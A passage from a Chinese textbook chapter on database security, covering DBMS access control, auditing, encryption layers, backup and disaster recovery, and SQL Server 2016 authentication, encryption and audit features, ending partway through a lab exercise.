通过用户名和口令来鉴定用户的方法简单易行，但其可靠程度极差，容易被入侵者猜出或测得。因此，设置口令法对安全强度要求比较高的系统不适用。近年来，一些更加有效的身份认证技术迅速发展起来。如使用智能卡技术、生物特征（指纹、声音、虹膜等）认证技术等具有高强度的身份认证技术日益成熟，并取得了不少应用成果，为将来达到更高的安全强度要求打下了坚实的理论基础。

2）访问控制

数据库安全性主要依靠DBMS的访问控制机制。通过数据库系统的访问控制机制，可以实现只限授权用户访问数据库的权限。访问控制是数据库系统内部对已登录系统的用户的访问控制，是数据库安全系统中的核心技术，也是最有效的安全手段。

数据库访问控制机制包括两个部分：

（1）定义用户权限。用户权限指不同用户对不同数据对象允许执行的操作权限。系统以语言定义用户权限，经过编译后存放在数据字典中，被称作系统的安全规则或授权规则。

（2）合法性权限检查。用户发出访问数据库的操作请求后（请求一般应包括操作类型、操作对象、操作用户等信息），DBMS查找数据字典，并根据安全规则进行合法权限检查，系统将拒绝用户超出定义权限操作的请求。

3）视图隔离

视图是从基表（或视图）导出的一个不含有数据的虚表，是数据库系统提供给用户以多种角度观察数据库中数据的重要机制。数据库中只存放视图的定义，而不存放视图对应的数据，数据仍存放在原来的基本表中。实际上，视图就是一个窗口，通过它可以看到数据库中具体的业务数据及其变化。进行访问权限控制时，可以为不同的用户定义不同的视图，将访问数据的对象限制在一定的范围内，即通过视图机制将保密的数据对无权访问的用户进行隔离，从而对数据提供一定程度的安全保护。

视图机制最主要的功能在于提供数据独立性，实际应用时可将视图机制与访问控制机制结合起来，先用视图机制屏蔽一部分保密数据，再在视图上进一步定义访问权限，可以将用户、组或角色限制在不同的数据安全范畴内。

4）数据加密

为了有效防止数据在传输和使用过程中被窃取或泄密，必须对数据进行加密。数据加密和解密非常耗时费力，其运行程序会占用大量系统资源，因此数据加密为可选功能，由用户根据具体情况进行选择，一般只对重要机密数据加密。

5）审计

审计功能是数据库安全的最后一道防线。可将用户对数据库的所有操作自动记录下来，存放在日志文件中。DBA可以利用审计跟踪的信息，重现导致数据库出现问题的事件，找出非法访问数据库的用户、时间、地点、访问数据库的对象和所执行的动作等。

通常审计方式有用户审计和系统审计两种：

（1）用户审计。DBMS的审计系统记下所有登录和对表或视图访问的操作（包含成

功及不成功的)及操作的用户名、时间、操作代码等信息。一般记录在数据字典(系统表)中,并可对审计信息进行分析与追踪。

(2) 系统审计:由系统管理员进行,主要审计系统级命令和数据库的使用情况。

鉴于审计通常很耗费时间和空间,因此,DBMS将其作为可选特征,一般主要用于安全性要求较高的机构或部门。

### 2. SQL Server 的安全性要求

数据库管理员(DBA)利用SQL Server保障大量的业务数据的安全管理是一项重要职责。SQL提供了强大的安全机制以保证数据的安全。其安全性要求主要包括3个方面:

(1) 有关规章制度的安全性。在SQL使用中涉及各类人员,为了确保系统的安全,应健全严格的规章制度、对DBA及操作人员的要求和在使用业务信息系统的标准操作流程等。

(2) 服务器实体的安全性。为了实现数据库服务器实体安全,应将数据库服务器置于安全房间,相关计算机置于安全场所,数据库服务器不与Internet直接连接,使用防火墙,定期备份数据库中的数据,使用磁盘冗余阵列等。

(3) 服务器逻辑的安全性。身份认证模式是SQL系统认证客户端和服务器之间连接的方式。SQL系统提供了两种身份认证模式:Windows身份认证模式和混合模式。

### 3. SQL Server 安全机制

SQL Server的安全控制策略如图9-5所示。它是一个层次结构系统的集合,只在满足上一层系统的安全性要求后才可进入下一层。





**图9-5 SQL Server安全性控制策略示意图**

实现SQL Server的安全控制策略,主要依靠各层安全控制系统的身份认证,主要包括以下几个方面。

1) 用户标识与认证

用户标识和认证是系统提供的最外层安全保护措施。其方法是由系统提供一定的方式让用户注册、登录用户名或身份和密码等。用户标识与认证在SQL中对应的是Windows NT或Windows登录账号和口令,以及SQL用户登录账号和口令。

2) SQL身份认证方式

SQL可以识别两种身份认证方式,即SQL身份认证方式和Windows身份认证方式,如图9-6所示。这两种方式都有自己的登录账号类型。





**图 9-6 SQL Server 系统身份认证方式示意图**

SQL 具有权限层次安全机制。其安全性管理可分为如下 3 个等级：

（1）操作系统级的安全性。当用户使用客户机通过网络进行 SQL 服务器访问时，用户先要获得操作系统的使用权。一般用户没必要向运行 SQL 服务器的主机登录，除非该服务器运行在本地机上。SQL 可直接访问网络端口，实现对 Windows 安全体系以外的服务器及其数据库的访问。由于 SQL 采用了集成 Windows 网络安全性机制，所以使得操作系统安全性得到提高，但同时也加大了管理数据库系统安全性的灵活性和难度。

（2）SQL Server 级的安全性。SQL 的服务器级安全性建立在控制服务器用户登录认证的基础上。SQL 采用标准 SQL 登录和集成 Windows NT 登录两种方式，用户在登录时提供的登录账号和口令决定了用户能否获得 SQL 的访问权，以及在获得访问权以后，用户在访问 SQL 时可以拥有的权利。

（3）数据库级的安全性。在用户通过 SQL 服务器的安全性检验以后，将直接面对不同的数据库入口，这是用户将接受的第三次安全性检验。

在建立用户的登录账号时，SQL 会提示用户选择默认的数据库。以后用户每次连接上服务器后，都会自动转到默认的数据库上。master 数据库的门对任何用户总是打开的，设置登录账号时没有指定默认的数据库，则用户的权限将局限在 master 数据库以内。

在默认情况下，只有数据库的拥有者才可访问该对象，其拥有者可分配访问权限给其他用户，以便让这些用户也拥有对该数据库的访问权限，在 SQL 中并非所有权限都可转让分配。

**讨论思考**

（1）数据库的安全策略有哪些？如何实施？

（2）什么是数据库的安全机制？数据库的安全机制有哪些？

# 9.5 数据库安全体系与防护

## 9.5.1 数据库的安全体系

数据库系统的安全不仅依赖自身内部的安全机制，还与外部网络环境、应用环境、从业人员素质等因素相关，因此，数据库系统的安全框架划分为 3 个层次：网络系统层、宿主操作系统层和数据库管理系统层，一起构成数据库系统的安全体系。

### 1. 网络系统层

随着 Internet 的广泛应用，越来越多的企业将其核心业务转向互联网，各种基于网络的数据库应用系统也得到了广泛应用，面向网络用户提供各种信息服务。在新的行业

背景下，网络系统是数据库应用的重要基础和外部环境，数据库系统要发挥其强大作用离不开网络系统的支持，例如数据库系统的异地用户、分布式用户也要通过网络才能访问数据库。

外部入侵通常是从入侵网络系统开始的，所以，网络系统的安全成为数据库安全的第一道屏障。计算机网络系统的开放式环境面临许多安全威胁，主要包括欺骗、重发或重放、报文修改或篡改、拒绝服务、陷阱门或后门、病毒和攻击等。因此，必须采取有效的措施。技术上，网络系统层次的安全防范技术有多种，包括防火墙、入侵检测、协作式入侵检测技术等。

### 2. 宿主操作系统层

操作系统是大型数据库系统的运行平台，为数据库系统提供一定的安全保护。但是，主流操作系统平台安全级别较低，为C1或C2级，在维护宿主操作系统安全方面提供相关安全技术进行防御，包括操作系统安全策略、安全管理策略、数据安全等方面。

1）操作系统安全策略

操作系统安全策略主要用于配置本地计算机的安全设置，包括密码策略、账户锁定策略、审核策略、IP安全策略、用户权利指派、加密数据的恢复代理以及其他安全选项。具体设置体现在用户账户、口令、访问权限、审计等方面。

（1）用户账户：用户访问系统的“身份证”，只有合法用户才拥有这种账户。

（2）口令：用户的口令为用户访问系统提供凭证。

（3）访问权限：规定用户访问的权利。

（4）审计：对用户的操作行为进行跟踪和记录，便于系统管理员分析系统的访问情况以及事后的追踪调查。

2）安全管理策略

安全管理策略是指网络管理员对系统实施安全管理所采取的方法及措施。针对不同的操作系统、网络环境，需要采取的安全管理策略不尽相同，但是，其核心都是保证服务器的安全和分配好各类用户的权限。

3）数据安全

数据安全主要体现在数据加密技术、数据备份、数据存储安全、数据传输安全等。可采用的技术包括Kerberos认证、IPSec、SSL、TLS、VPN（PPTP、L2TP）等。

### 3. 数据库管理系统层

数据库系统的安全性很大程度上依赖于DBMS。现在，关系数据库为主流数据库，而且，DBMS的弱安全性功能导致数据库系统的安全性存在一定风险和威胁。

由于数据库系统在操作系统层面均以文件形式进行管理，因此黑客可直接利用操作系统的漏洞窃取其文件，或直接利用操作系统工具非法伪造、篡改文件内容。分析和防范这种漏洞是B2级的安全技术措施。所以，当前面两个层次被突破时，要使DBMS相关安全技术仍能保障数据安全，则要求DBMS必须有一套强有力的安全机制。其有效方法之一是DBMS对数据库文件进行加密处理。实际上，可在如下3个层次对数据进行

加密。

1）操作系统层加密

操作系统作为数据库系统的运行平台管理数据库的各种文件，并可通过加密系统对数据库文件进行加密操作。由于此层无法辨认数据库文件中的数据关系，使密钥难以进行管理和使用，因此，对大型数据库在操作系统层无法实现对数据库文件的加密。

2）DBMS 内核层加密

DBMS 内核层加密主要是指数据在物理存取之前完成加/解密工作。其加密方式的优点是：加密功能强，且基本不影响 DBMS 的功能，可实现加密功能与 DBMS 之间的无缝耦合。其缺点是：加密运算在服务器端进行，加重了其负载，且 DBMS 和加密器之间的接口需要 DBMS 开发商的支持。

3）DBMS 外层加密

在实际应用中，可将数据库加密系统做成 DBMS 的一个外层工具，根据加密要求自动完成对数据库数据的加/解密处理。

## 9.5.2 数据库的安全防护

网络数据库的主要结构为多级、互联和安全级别差异，其安全性不仅关系到数据库之间的安全，而且关系到一个数据库中多级功能的安全性。应侧重考虑两个层面：一是外围层的安全，即操作系统、传输数据的网络、Web 服务器以及应用服务器的安全；二是数据库核心层的安全，即数据库本身的安全。

### 1. 外围层安全防护

外围层的安全主要包括计算机系统安全和网络安全。最主要的威胁来自本机或网络的人为攻击。因此，外围层需要对操作系统中数据读写的关键程序进行完整性检查，对内存中的数据进行访问控制，对 Web 服务器及应用服务器中的数据进行保护，对与数据库相关的网络数据进行传输保护等。具体包括以下 4 个方面。

1）操作系统

操作系统是大型数据库系统的运行平台，为数据库系统提供运行支撑性安全保护。目前操作系统平台大多数是 Windows Server 和 UNIX。主要安全技术有操作系统安全策略、安全管理策略、数据安全等方面，具体参见前面的相关介绍。

2）服务器及应用服务器安全

在分层体系结构中，Web 数据库系统的业务逻辑集中在网络服务器或应用服务器上，客户端的访问请求、身份认证，特别是数据首先反馈到服务器，所以需要对其中的数据进行安全防护，防止假冒用户和服务器的数据失窃等。可以采用安全的技术手段，如防火墙技术、防病毒技术等，保证服务器安全，确保服务器免受病毒等非法入侵。

3）传输安全

传输安全是保护网络数据库系统内传输的数据安全。可采用 VPN 技术构建网络数据库系统的虚拟专用网，保证网络路由的接入安全及信息的传输安全。同时对传输的数据可以采用加密的方法防止泄漏或破坏，根据具体的实际需求可考虑 3 种加密策略：链

路加密用于保护网络结点之间的链路安全，端点加密用于对源端用户到目的端用户的数据提供保护，结点加密用于对源结点到目的结点之间的传输链路提供保护。

4）数据库管理系统安全

其他各节介绍的一些非网络数据库的安全防护技术或措施同样适用于网络数据库。

### 2. 核心层的安全防护

数据库和数据安全是网络数据库系统的关键。非网络数据库的安全保护措施同样也适用于网络数据库核心层的安全防护。

1）数据库加密

网络数据库中的数据加密是数据库安全的核心问题。为防止利用网络协议、操作系统安全漏洞绕过数据库的安全机制直接访问数据库文件，必须对其文件进行加密。

数据库加密不同于一般的文件加密，传统的加密以报文为单位，网络通信发送和接收的都是同一连续的比特流，传输的信息无论长短，密钥匹配连续且顺序对应，传输信息的长度不受密钥长度的限制。在数据库中，一般记录长度较短，数据存储时间较长，相应地密钥保存时间也依数据生命周期而定。若在库内使用同一密钥，则保密性差；若不同记录使用不同密钥，则密钥多，管理复杂。不可简单采用一般通用的加密技术，而应针对数据库的特点，选取相应的加密及密钥管理方法。对于数据库中的数据，操作时主要是针对数据的传输，这种使用方法决定了不可能以整个数据库文件为单位进行加密。符合检索条件的记录只是数据库文件中随机的一段，通常的加密方法无法从中间开始解密。

2）数据分级控制

依据数据库安全性要求和存储数据的重要程度，应对不同安全要求的数据实行一定的级别控制。如为每一个数据对象都赋予一定的密级：公开级、秘密级、机密级、绝密级。对于不同权限的用户，系统也定义相应的级别并加以控制。由此，可通过 DBMS 建立视图，管理员也可根据查询数据的逻辑归纳，并将其查询权限授予指定用户。此种数据分类的操作单位为授权矩阵表中的一条记录的某个字段形式。数据分级作为一种简单的控制方法，其优点是数据库系统能执行“信息流控制”，可避免非法的信息流动。

3）数据库的备份与恢复

数据库一旦遭受破坏，数据库的备份则是最后一道保障。建立严格的数据备份与恢复管理是保障网络数据库系统安全的有效手段。数据备份不仅要保证备份数据的完整性，而且要建立详细的备份数据档案。系统恢复时使用不完整或日期不正确的备份数据都会影响系统数据库的完整性，导致严重后果。

数据备份可分为硬件级和软件级两个层次。硬件级备份指用冗余的硬件来保证系统的连续运行。软件级备份指将系统数据保存到其他介质上，当出现错误时可将系统恢复到备份时的状态，以防止逻辑损坏。恢复技术主要有基于备份的恢复技术、基于备份和运行日志的恢复技术和基于多备份的恢复技术。基于备份的恢复技术是最简单和实用的，可周期性地恢复磁盘上的数据库内容或转存到其他存储介质上。一般，网络数据库的恢复主要有磁盘镜像、数据库备份文件和数据库在线日志 3 种方式。

4）网络数据库的容灾系统设计

容灾就是为恢复数字资源和计算机系统所提供的技术和设备上的保证机制，其主要手段是建立异地容灾中心。异地容灾中心一是保证受援中心数字资源的完整性，二是在完整数据基础上的系统恢复，数据备份是基础，如完全备份、增量备份或差异备份。对于数据量比较小，重要性较小的一些资料文档性质的数据资源，可采取单点容灾的模式，主要是利用冗余硬件设备保护该网络环境内的某个服务器或网络设备，以避免出现该点数据失效。另外，可选择互联网数据中心（Internet Data Center，IDC）数据托管服务来保障数据安全。如果要求容灾系统具有与主处理中心相当的原始数据采集能力和相应的预处理能力，则需要构建应用级容灾中心。此系统在发生灾难、主中心瘫痪时，不仅可保证数据安全，且可保持系统正常运行。

**讨论思考**

（1）数据库系统的安全体系框架主要包括哪些？

（2）数据库的安全防护技术主要包括哪些方面？

# 9.6 用户安全管理及应用实例

## 9.6.1 网络用户安全管理

对过去的单机数据库，用户管理只在单机上通过 DBMS 进行。而针对网络数据库系统的网络特性，针对网络数据库的结构特性，用户管理需要同时考虑客户端和服务器端两部分的内容。在服务器端，原有非网络数据库中用户管理涉及的用户创建、删除以及用户权限管理等仍然适用，并且服务器端还承担着客户端提交的关于用户创建、删除、权限控制等的指令。所以，在服务器端需要增加对用户身份的审核（是否假冒用户、是否有操作权限等）。在客户端，如果用户进行网络数据库登录，用户名/口令等信息将在网络上进行传输，所以，需要对传输内容进行加密保护等等。

### 1. 用户管理

当用户在客户端向服务器端发送操作请求时，首先需要对该用户进行身份认证，并确认该操作请求没有被重放、篡改，确保该用户的合法性以及请求的真实性。从技术角度，可以提供多种方法实现安全需求，如基于时间戳、随机数等机制可以抵抗操作请求的重放，MAC 码、散列函数等技术可以用于检测操作请求是否被篡改。

### 2. 身份认证

在开放共享的网络环境下，对访问网络数据库系统的用户必须要求进行身份认证，以防非法用户访问。在非网络数据库管理系统中，身份认证有系统登录、数据库连接和数据库对象使用 3 级。在网络环境下，网络数据库管理系统分为两级：认证用户身份对数据库访问权限，认证用户对数据库对象的访问权限。

### 3. 访问控制

访问控制策略、用户身份、数据库资源和访问行为构成网络数据库访问控制模型。其核心是：访问控制策略将用户、特定数据库资源和用户对资源的访问行为(许可或拒绝)紧密联系。

访问控制策略需要针对用户身份信息和数据库资源信息制订，并且用户身份、数据库资源和访问控制策略三者动态结合，只有当某个用户想要访问特定数据库资源时，访问控制策略才与这两者发生联系。在网络数据库环境下，利用用户ID、类别、网络地址等实现访问和许可规则，利用多种技术实现规则，如IP地址过滤、代理技术、身份认证和代理/身份认证混合等。

### 4. 审计追踪

身份认证和访问控制是目前网络信息系统中普遍使用的安全性方法，但没有一种可行的方法能够彻底解决合法用户在通过身份认证后滥用特权的问题。因而，网络数据库中对合法用户或合法请求的审计追踪可以自动将网络数据库的操作记录在审计日志中，以此来监视各用户及操作请求对数据库的操作。

## 9.6.2 SQL Server 2016用户安全管理实例

与以前的版本特别是SQL Server 2008相比，SQL Server 2016提供了许多旨在改善数据库环境的总体安全性的增强功能和新功能。比如增加密钥加密和身份认证功能，并引入新的审核系统。当然，数据库的安全性与系统的安全性息息相关。数据库系统中存在的安全漏洞和不当的配置通常会造成严重的后果，而且难以发现。所以，在进行SQL Server 2016数据库安全配置前，首先必须对操作系统进行安全配置，保证操作系统处于安全状态。其次对操作数据库的软件(程序)进行必要的安全审核。如对ASP、PHP等脚本进行审核，这是基于数据库Web应用常出现的安全隐患。对于脚本主要是一个过滤问题，需要过滤一些类似'、;、@、/等字符，防止破坏者构造恶意的SQL语句。

### 1. 身份认证

在安装过程中，必须为数据库引擎选择身份认证模式。可供选择的模式有两种：Windows身份认证模式和混合模式。Windows身份认证模式会启用Windows身份认证并禁用SQL Server身份认证。混合模式会同时启用Windows身份认证和SQL Server身份认证。Windows身份认证始终可用，并且无法禁用。

1) 配置身份认证模式

如果在安装过程中选择混合模式身份认证，则必须为名为sa的内置SQL系统管理员账户提供一个强密码并确认该密码。sa账户通过使用SQL身份认证进行连接。

如果安装过程中选择Windows身份认证，则安装程序会为SQL身份认证创建sa账户，但会禁用该账户。如果更改为混合模式身份认证并使用sa账户，则必须启用该账户。

2）密码策略

供 SQL Server 登录名使用的密码策略有 3 种。

（1）用户在下次登录时必须更改密码。要求用户在下次连接时更改密码。更改密码的功能由 SQL Server Management Studio 提供。如果使用该选项，则第三方软件开发人员应提供此功能。

（2）强制密码过期。对 SQL 登录名强制实施计算机的密码最长使用期限策略。

（3）强制实施密码策略。对 SQL Server 登录名强制实施计算机的 Windows 密码策略，包括密码长度和密码复杂性。此功能需要通过 Net Validate Password Policy API 实现。

### 2. 透明加密

在 SQL Server 2016 系统中针对加密有两大改进。首先，SQL Server 可以使用存储在外部第三方硬件安全模块上的加密密钥。其次，对于存储在 SQL Server 中的数据，可采用对连接到该数据库的应用程序透明的方法来对其进行加密。

第一个改进通过新的可扩展密钥管理（Extensible Key Management，EKM）功能来实现，在 Enterprise、Developer 和 Evaluation 版本中提供该功能。EKM 使密钥管理和硬件安全模块解决方案的第三方供应商在 SQL Server 中注册其设备，用户使用这些模块中存储的加密密钥。

另一新功能是透明数据加密，允许在不必更改任何应用程序的情况下加密数据库文件。该功能可对数据和日志文件执行实时 I/O 加密和解密。加密所使用的数据库加密密钥（Database Encryption Key，DEK）存储在数据库引导记录中，以便在恢复时仍可使用。DEK 的安全则由存储在服务器主数据库中的一个证书来保证。

### 3. 安全审核

SQL Server Audit 是一项新功能，通过它来创建自定义的数据库引擎事件审核。该功能使用扩展事件来记录审核信息，并且提供在各种服务器和数据库对象上启用、存储和查看审核所需的工具和过程。

需要建立审核，并指定记录所审核事件的位置。审核可保存到 Windows 安全日志、Windows 应用程序日志或指定位置的文件中。为审核命名并配置其特征（如审核文件的路径和最大容量）。还可选择在审核失败时关闭 SQL Server。如果需将所审核事件记录到多个位置，只需创建多个审核即可。

之后应创建一个或多个审核规范。服务器审核规范收集有关 SQL Server 实例的信息，并且包括服务器范围内的对象（如登录和服务器角色成员身份）。它还包括在主数据库中管理的数据库信息（如访问权限）。在定义审核规范时，需指定由哪个审核来接收监控事件。可定义多个服务器审核及其审核规范，但各服务器审核每次仅可包含一个已启用的服务器审核规范。

**4. 基于策略的管理**

SQL Server 2016 可创建策略来测试和报告 SQL Server 的多个方面，并且可将策略应用于单个数据库、单个 SQL Server 实例或所管理的所有 SQL Server。通过使用基于策略的管理，可测试 SQL Server 配置选项和许多安全设置。

在 SQL Server 2016 中，默认禁用了许多不必要的功能，以最小化遭受攻击的风险。可使用基于策略的管理来有选择性地启用所需的任何其他功能。然后，可定期评估配置，如配置的设置与策略不匹配将会警报。

**讨论思考**

(1) 如何进行数据库的用户安全管理？

(2) 结合 SQL Server 2016 实例说明用户安全管理方法。

# 9.7 实验九：SQL Server 2016 用户安全管理

## 9.7.1 实验目的

通过对 SQL Server 2016 的用户安全管理，达到如下目的：

(1) 理解 SQL Server 2016 身份认证模式。

(2) 掌握 SQL Server 2016 创建和管理登录用户的方法。

(3) 了解创建应用程序角色的过程和方法。

(4) 掌握管理用户权限的操作方法。

## 9.7.2 实验要求

实验设备：装有 SQL Server 2016 的联网计算机。

实验用时：2 学时(90～120min)。

## 9.7.3 实验内容及步骤

**1. SQL Server 2016 认证模式**

SQL Server 2016 提供 Windows 身份和混合安全身份两种认证模式。在第一次安装 SQL Server 2016 或使用 SQL Server 2016 连接其他服务器时，需要指定认证模式。对于已经指定认证模式的 SQL Server 2016 服务器仍然可以设置和修改身份认证模式。

(1) 打开 SSMS(SQL Server Management Studio)窗口，选择一种身份认证模式，建立与服务器的连接。

(2) 在“对象资源管理器”窗口中右击服务器名称，在弹出的快捷菜单中选择“属性”命令，打开“服务器属性”对话框。

(3) 在"选项页"列表中单击"安全性"，打开如图 9-7 所示的"安全性"选项，其中可以设置身份认证模式。

